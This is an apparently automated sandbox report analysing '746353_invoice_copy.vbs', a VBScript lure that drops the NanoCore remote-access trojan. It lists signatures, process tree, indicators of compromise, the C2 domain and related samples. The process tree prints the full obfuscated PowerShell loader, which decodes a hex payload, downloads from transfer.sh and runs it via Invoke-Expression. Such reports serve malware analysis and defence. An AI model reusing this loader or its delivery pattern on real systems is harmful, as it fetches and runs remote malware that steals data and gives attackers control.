ID: 483641
Sample Name:
746353_invoice_copy.vbs
Cookbook: default.jbs
Time: 10:38:56
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 746353_invoice_copy.vbs

Overview


General Information

Sample Name:	746353_invoice_copy.vbs
Analysis ID:	483641
MD5:	de2cd7af58b26e8.
SHA1:	e5d97879ab42a0..
SHA256:	7d9d787a5341fd1.
Tags:	NanoCore vbs
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Sigma detected: NanoCore
- VBScript performs obfuscated calls ...
- Detected Nanocore Rat
- Writes to foreign memory regions
- Wscript starts Powershell (via cmd o...
- Very long command line found
- Injects a PE file into a foreign proce...
- Creates an undocumented autostart ...
- Sigma detected: CrackMapExec Po...
- Hides that the sample has been dow...
- Uses dynamic DNS services

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6880 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\746353_invoice_copy.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 7020 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/3jxU5O/ioiH-Htxt
'.Replace('H-H','.');$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-%7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-
X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-
5!-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-
%7-X-7!-X-%e-X-57-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-
%b-X-%b-X-%7-X-%c-X-%7-X-*c-X-!9-X-!5-X-!e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-
!b-X-%0-X-3d-X-%0-X-%7-X-!!-X-!f-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-*1-X-!!-X-53-X-5!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-
X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-
%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%7-X-%c-X-%7-X-57-X-*e-X-!c-X-*f-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-
X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-7%-X-!9-X-*e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-57-X-58-X-!!-X-!5-X-!3-X-5%-X-!*-X-
!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%7-X-!9-X-*0-X-!5-X-58-X-%8-X-*e-X-*0-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-
X-%d-X-%d-X-%d-X-*0-X-*3-X-*0-X-5!-X-%0-X-%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-
X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-!%-X-!8-X-!e-X-!a-X-53-X-!!-X-!*-X-!7-X-!8-X-%9-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-
*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-*5-X-*0-X-57-X-*0-X-%d-X-!f-X-*%-X-*a-X-*0-X-!5-X-%7-X-%9-
X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-
3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-!5-X-!*-X-!7-X-!8-X-!a-X-%9-X-%e-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-
!%-X-!8-X-!a-X-!b-X-%8-X-%!-X-53-X-5a-X-58-X-!!-X-!3-X-!*-X-5*-X-%7-X-%9-X-3b-X-0a-X-%*-X-%8-X-%7-X-!9-X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-%8-X-%!-X-53-X-57-X-
58-X-!!-X-!5-X-!3-X-5%-X-!*-X-!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-%d-X-!a-X-*f-X-*9-X-*e-X-%0-X-%7-X-%7-X-%9-X-7c-X-%*-X-%8-X-%7-X-!9-
X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-3b'.Replace('%','2').Replace('!','4').Replace('*','6');Invoke-Expression (-join ($SOS -split '-X-' | ? { $_ } | % { [char][convert]::ToUIn
t32($_,16) })) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 7056 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - aspnet_compiler.exe (PID: 4460 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
746353_invoice_copy.vbs	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x30:$s1: POwerSheLL

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Run\New.vbs	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x30:$s1: POwerSheLL

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.856805096.0000013CE3D80000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x118:$s1: POwerSheLL
00000000.00000003.854764732.0000013CE1EE8000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0xa6d8:$s1: POwerSheLL • 0xaa40:$s1: POwerSheLL
00000000.00000003.854686448.0000013CE1EF3000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0xa788:$s1: POwerSheLL • 0x17b18:$s1: POwerSheLL • 0x1ba88:$s1: POwerSheLL • 0x1d208:$s1: POwerSheLL
00000003.00000002.834283932.000001ECCB9D0000.00000004.00020000.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x37a:$s1: powershell • 0x41ba:$s1: POwerSheLL • 0x37a:$sr1: powershell • 0x37a:$sn1: powershell
00000000.00000002.855648211.0000013CE1EE9000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x96d8:$s1: POwerSheLL • 0x9a40:$s1: POwerSheLL

Click to see the 5 entries

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: CrackMapExec PowerShell Obfuscation

Sigma detected: Encoded PowerShell Command Line

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

E-Banking Fraud:

System Summary:

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Boot Survival:

Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Remote Access Functionality:


Detected Nanocore Rat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1	Registry Run Keys / Startup Folder 1	Process Injection 2 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 1 1	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploi Redire Calls/S

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Domain Accounts	Scripting 2 2 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remote Access Software 1	Exploi Track Locati
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 1	NTDS	Virtualization/Sandbox Evasion 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 1 3	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sunnysept.duckdns.org	194.147.140.14	true	true		unknown
transfer.sh	144.76.136.153	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://transfer.sh/3jxU5O/ioi.txt	false		high
http://https://transfer.sh/noODWU/kjuij.txt	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
194.147.140.14	sunnysept.duckdns.org	unknown		47285	PTPEU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483641
Start date:	15.09.2021
Start time:	10:38:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	746353_invoice_copy.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@6/10@24/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:40:04	API Interceptor	22x Sleep call for process: powershell.exe modified
10:41:12	API Interceptor	1411x Sleep call for process: aspnet_compiler.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
144.76.136.153	Receipt_12203.vbs	Get hash	malicious	Browse	• transfer.sh/get/E2oQCW/Server.txt
	Invoice #60122.vbs	Get hash	malicious	Browse	• transfer.sh/get/Vp6k0P/Server.txt
	M00GS82.vbs	Get hash	malicious	Browse	• transfer.sh/get/QipjYs/fOOFFK.txt
	#P0082.vbs	Get hash	malicious	Browse	• transfer.sh/get/4YgL52/HJN.txt
	Invoice #33190.vbs	Get hash	malicious	Browse	• transfer.sh/get/1jDQCmj/trivago.txt
	ZHDJFEB83MK.vbs	Get hash	malicious	Browse	• transfer.sh/15cCRXY/KFKFKF.txt
	#W002.vbs	Get hash	malicious	Browse	• transfer.sh/1YKpmfw/HmS.txt
	WOO62_InvoiceCopy.vbs	Get hash	malicious	Browse	• transfer.sh/p/SHJA.txt
	A719830-Paid-Receipt.vbs	Get hash	malicious	Browse	• transfer.sh/b/deef.txt
	S0187365-Paid-Receipt.vbs	Get hash	malicious	Browse	• transfer.sh/1w231Gc/eeff.txt
	X92867354_PAYMENT_RECEIPT.vbs	Get hash	malicious	Browse	• transfer.sh/1cKLmWw/defff.txt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	H6289_Payment_Invoice_.vbs	Get hash	malicious	Browse	• transfer.sh/bypass.txt
	W00903InvoicePayment.vbs	Get hash	malicious	Browse	• transfer.sh/1Qh4UR2/defender.txt
	R73981_Payment_Invoice_.vbs	Get hash	malicious	Browse	• transfer.sh/1yD4k6Q/ftf.txt
	S83735478_Payment_Invoice.vbs	Get hash	malicious	Browse	• transfer.sh/1WFWzN7/defender.txt
	D37186235_Payment_Invoice.vbs	Get hash	malicious	Browse	• transfer.sh/1RzUlWk/defender.txt
	In_WO072.vbs	Get hash	malicious	Browse	• transfer.sh/1RKyZ9I/hjdds.txt
	FDOCX3429067800.vbs	Get hash	malicious	Browse	• transfer.sh/1AeAeyx/defender.txt
	W092.vbs	Get hash	malicious	Browse	• transfer.sh/1DiufNP/JKS.txt
	Texas Windstorm Insurance upgrade package.vbs	Get hash	malicious	Browse	• transfer.sh/get/1R86ggs/defender.txt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
transfer.sh	18-ITEMS-RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	7-Items-receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	14 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	16 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	41-Items-invoice.vbs	Get hash	malicious	Browse	• 144.76.136.153
	12-items-receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	8 Items invoice.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Receipt_12203.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Payment_Advoce.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Payment_Advoce.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Invoice #60122.vbs	Get hash	malicious	Browse	• 144.76.136.153
	83736354Invoicereceipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Invoice52190.vbs	Get hash	malicious	Browse	• 144.76.136.153
	M00GS82.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Invoice#52190.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Payment_Advoce.vbs	Get hash	malicious	Browse	• 144.76.136.153
	8373543_Invoice_Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	A6D8N25S_Invoice_receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
sunnysept.duckdns.org	01_extracted.exe	Get hash	malicious	Browse	• 194.147.140.14
	83736354Invoicereceipt.vbs	Get hash	malicious	Browse	• 198.23.251.21

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	7Tat85Af0C.exe	Get hash	malicious	Browse	• 116.203.165.54
	luMr35jt8z.exe	Get hash	malicious	Browse	• 95.217.152.142
	SHIPPING DOCUMENT.xlsx	Get hash	malicious	Browse	• 168.119.93.163
	L5q2UZAWzY.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.Trojan.DownLoader43.21162.28718.exe	Get hash	malicious	Browse	• 195.201.225.248
	hu5De62I6f.exe	Get hash	malicious	Browse	• 195.201.225.248
	cwCpwXnpg4.exe	Get hash	malicious	Browse	• 195.201.225.248
	XbvAoRKnFm.exe	Get hash	malicious	Browse	• 88.99.66.31
	SacEedFBvw.exe	Get hash	malicious	Browse	• 195.201.225.248

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 88.99.66.31
	HBW PAYMENT LIST FOR 2021,20210809.xlsx	Get hash	malicious	Browse	• 144.76.201.136
	18-ITEMS-RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	7-Items-receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	TEHYEE.VBS	Get hash	malicious	Browse	• 168.119.43.146
	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	AQjULTL4bf.exe	Get hash	malicious	Browse	• 144.76.112.41
	zehRYOQKumNzslOoJFhSzJMOABzMtmqTelWJsoDCsqmu.vbs	Get hash	malicious	Browse	• 88.99.219.185
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	gyuFYFGuig.vbs	Get hash	malicious	Browse	• 148.251.87.253
	14 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
PTPEU	01_extracted.exe	Get hash	malicious	Browse	• 194.147.140.14
	B4D3E2A30B09D1F2F33476F5234BD7A045973DDBC41A7.exe	Get hash	malicious	Browse	• 194.147.140.8
	18-ITEMS-RECEIPT.vbs	Get hash	malicious	Browse	• 194.147.140.20
	7-Items-receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 194.147.140.20
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	14 Items receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	16 Items receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	SPT DRINGENDE BESTELLUNG _876453,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	41-Items-invoice.vbs	Get hash	malicious	Browse	• 194.147.140.20
	Confirmaci#U00f3n del pedido- No HD10103,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	SPT DRINGENDE BESTELLUNG _8764,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	8 Items invoice.vbs	Get hash	malicious	Browse	• 194.147.140.20
	heimatec RFQ 4556_ DRINGEND,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	Confirmarea comenzii noi-4019,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	vuaXoDsazg	Get hash	malicious	Browse	• 194.147.142.145
	dsMBH5SmxL	Get hash	malicious	Browse	• 194.147.142.145
	YIupXk5F7b	Get hash	malicious	Browse	• 194.147.142.145
	pvbuEVYCUB	Get hash	malicious	Browse	• 194.147.142.145
	1jTsJsy5b8	Get hash	malicious	Browse	• 194.147.142.145

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	PO-INV 21460041492040401.PDF.exe	Get hash	malicious	Browse	• 144.76.136.153
	ivR7bfFqYWqLIce.exe	Get hash	malicious	Browse	• 144.76.136.153
	PO12031.exe	Get hash	malicious	Browse	• 144.76.136.153
	18-ITEMS-RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	7-Items-receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	TEHYEE.VBS	Get hash	malicious	Browse	• 144.76.136.153
	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	14 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	16 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	diagram-129.doc	Get hash	malicious	Browse	• 144.76.136.153
	8aGRdeN1Be.exe	Get hash	malicious	Browse	• 144.76.136.153
	QLMRTJS9RA.exe	Get hash	malicious	Browse	• 144.76.136.153
	SecuriteInfo.com.W32.AIDetect.malware2.32348.exe	Get hash	malicious	Browse	• 144.76.136.153
	diagram-477.doc	Get hash	malicious	Browse	• 144.76.136.153
	Rombat-0118PDF.exe	Get hash	malicious	Browse	• 144.76.136.153
	CLLKFIJI_(9-13-2021).xlsx.vbs	Get hash	malicious	Browse	• 144.76.136.153
	YyKMqtQcLMkGx.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Halkbank_Ekstre_20210913_074002_566345 pdf.exe	Get hash	malicious	Browse	• 144.76.136.153
	Kopie dokladu o transakci 09_14_21.exe	Get hash	malicious	Browse	• 144.76.136.153

Dropped Files

No context

Created / dropped Files

C:\Users\Public\Run\New.vbs	
